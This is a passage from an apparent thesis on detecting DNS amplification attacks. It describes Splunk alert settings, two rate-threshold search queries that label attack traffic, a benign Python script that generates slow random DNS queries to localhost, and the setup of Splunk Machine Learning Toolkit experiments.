


Figure 21 Splunk Screenshot of DNS ALL Amplification attack

5.4 Mitigation procedures against the Attack

One of the possibility is to create a ML model that would learn from traffic that includes normal DNS traffic but also DNS amplification attacks. Once the model learns when an attack is occurring and it sees an attack, it should warn the user somehow (with Splunk it is possible to send an alert to the Splunk server or an e mail directly to an e mail address of the user's choosing). Once this alert is received by the user, he should directly make some changes within the network in order to block the source of the attack. Unfortunately, this implies two bad options: blocking the traffic coming from or to the victim or blocking all the DNS traffic in general. This is why DNS Amplification attacks are very dangerous. But these two options would be just temporary in order to understand who the real attacker is and blocking him.

In the thesis' case study, it was used a functionality of the Splunk ML Toolkit that allows us to set an alert when the attack is occurring. Figure 22 depicts the set of possible alerts that can be used in Splunk when the alert is triggered. The most interesting are the send email, run a script, output results to telemetry endpoint and add to triggered alerts.
During the experiment of the thesis, it was used just the last option. In this way, when the alert was triggered, a notification would be received directly in Splunk that warns us.




Figure 22 Set of possible trigger actions

In Figure 23 there are shown the alert settings used in this case study. It is shown when the alert is triggered, how much often the alert can be triggered and the actions that will be done when the alert will trigger.




Figure 23 Alert Description

5.4.1 Use SIEM SGL language for identifying the Attack

This subchapter presents how it is seen in Splunk that a DNS Amplification attack is occurring and how it can be identified. This part of the thesis consisted in formulating the correct search in Splunk in order to find just the attacks and labelling them as attacks. This was essential also for the next steps of the thesis, because for creating a ML model was needed to distinguish between attacks or not.

Two queries were generated, one for each type of Amplification attack:

```
sourcetype=port53tttt "message_type"="QUERY"
| bin _time span=60s
| stats count AS events BY _time, s_IP, d_IP, query_type
| sort -events
| eval attack = if (events>50,  "yes",  "no")
| table "_time" "s_IP" "d_IP" "query_type" "attack" "events"
```

This first query specifies the sourcetype as the one for the tcpdump ingested traffic, it search just for queries(not responses, it is not interesting to see what the open DNS servers are sending, they are not the victims), and, in an interval of time of 60 seconds it groups and name events all the ones with the same time, source IP, destination IP and query type (because this is the query that distinguishes between query types, so it is for the DNS Amplification ANY attack). Then it sorts these events and it evals those as attacks if the number of events exceeds 50. It finally displays the results with the interesting fields represented (time, source IP, destination IP, query type, attack, and events).

```
sourcetype=port53tttt "message_type"="QUERY"
| bin _time span=60s
| stats count AS events BY _time, s_IP, d_IP
| sort -events
| eval attack = if (events>50, “yes”, “no")
| table "_time" "s_IP" "d_IP" "attack" "events"
```

This second query is very similar to the first one, the only difference is that it is not present the query type field. This is because this query is made for the second type of attack in which the query type wasn't distinguished.

It would be possible not to group by destination IP and so increase the number of events that are needed for evaluating if the attack is occurring or not because it is not important which are the destination IPs, but just who the victim is that will have for sure always the same IP address. This should increase the already good performances of the models in the next steps.

In Figure 24 there is shown what can be seen in Splunk when an Amplification attack of the second type is occurring. Basically, this shows what's the graphics consequences of the search queries which have just been explained.




Figure 24 Output of Splunk search query when an ALL-Amplification attack is occurring

5.4.2 Creating a ML Model for identifying the Attack

Now it will be presented the main practical part of the thesis: the creation of a model that was used for detecting the DNS amplification attack and the analysis of the results. In the following paragraphs there will be shown the main steps needed to achieve the main goal. The model was created with the Splunk Machine Learning Toolkit.

5.4.3 Collection of Data

The first step for creating the model was to collect enough data in order to generating a good dataset that could have been used for the next steps. For doing so, both normal DNS traffic and DNS amplification attack queries were needed. For generating the attack traffic, the scripts described in chapter 5.2 were ran multiple times. The difficult part was then generating enough normal DNS traffic; this part wasn't easy because two particular specifications were needed for doing this: lot of data was necessary (order of ten thousand messages) in a large interval of time. In fact, if a lot of messages in a short time would have been generated, they would have been recognized as part of the DNS amplification attacks.

The solution that was found out was to create a script that generates and send a lot of DNS queries waiting for some seconds between a query and another. This means that for generating all the data a lot of time with the VMs turned on was necessary. The following figure (Figure 25) shows the script that was used in this case.

```
1  #!/usr/bin/python3
2  import dns.resolver
3  import random, time
4  dns.resolver.nameservers = ['localhost']
5
6  letters= [chr(ord('a')+i) for i in range(26)]
7  types = ["A","AAAA","CNAME","MX","NS","PTR","CERT","SRV","TXT", "SOA"]
8  qps = 10
9
10 while True:
11         domain = ""
12         for i in range(5):
13                 domain += random.choice(letters)
14         domain += ".com"
15         rt = random.choice(types)
16         print(domain+", "+rt)
17         try:
18                 dns.resolver.query(domain, rt)
19         except dns.resolver.NXDOMAIN:
20                 pass
21         except dns.resolver.NoAnswer:
22                 pass
23         except dns.resolver.Timeout:
24                 pass
25         except dns.resolver.YXDOMAIN:
26                 pass
27         except dns.resolver.NoNameservers:
28                 pass
29         time.sleep(qps)
```

IMPORT MODULES

INITIATE THE VARIABLES

CREATE AT RANDOM THE DOMAIN

CHOOSE AT RANDOM THE QUERY TYPE AND SEND THE QUERY

WAIT TEN SECONDS BEFORE SENDING ANOTHER QUERY

Figure 25 DNS Traffic Generator Script

Figure 25 depicts the functionality of the script:

- import the necessary modules (random was used in the main cycle, time is needed for the timeout and DNS.resolver was used for sending the query to the local host)
- initiate the variables, an array containing the letters of the alphabet and another one containing all the possible query types except for ANY
- excluded ANY because it was necessary to analyze the performances of the model also seeing if he was able to recognize that an attack was occurring even by looking at the query type

Then the main part of the script begins:

- create the domain formed by five random letters taken from the alphabet
- choose a query type at random
- try to send the query to the local host
- wait ten seconds before repeating the cycle
- cycle the process until it would have been manually stopped (a lot of data was needed, cycling for 10000 times would have been the same but it was not said that all the traffic would have been generated in the same day)

After having collected all the messages the script was interrupted, and the database was created. For creating the dataset with Splunk it was simply necessary to export the data directly from the Splunk search. In Figure 26 it is shown this.




Figure 26 Exporting results with Splunk

At the end of this steps two datasets were generated: one for the DNS ANY amplification attack and the second one for the DNS ALL amplification attack. The differences were basically two: in the first one there was an additional field (query type) because there was the distinction between query types. The second difference was that the script used for generating the attacks in the two datasets were different (see Chapter 5.2).

5.4.4 Creation of a ML Model

After collecting the data necessary, the work started with the ML Toolkit of Splunk and creating the model for recognizing the DNS Amplification attack. Three different types of experiments were created, and all these three were made both for the DNS ANY amplification attack and the DNS ALL amplification attack. So, at the end the work was concluded with 6 different experiments.

Figure 27 shows the user interface of the Splunk ML Toolkit for creating the final model that would recognize the attack, using as a skeleton premade "experiment" which deal, in a general way, with common ML problems, such as:

- Smart Forecasting
- Predicting Categorical/Numerical Fields
- Clustering

In this case these three experiments were used: Smart Prediction, Smart Clustering and Smart outlier Detection.




Figure 27 Splunk Experiments User Interface

Next (Figure 28 and Figure 29) there is shown the dataset selection phase for the case of models respectively of the DNS ANY and DNS ALL Amplification attack.




Figure 28 Dataset selection ANY amp attack

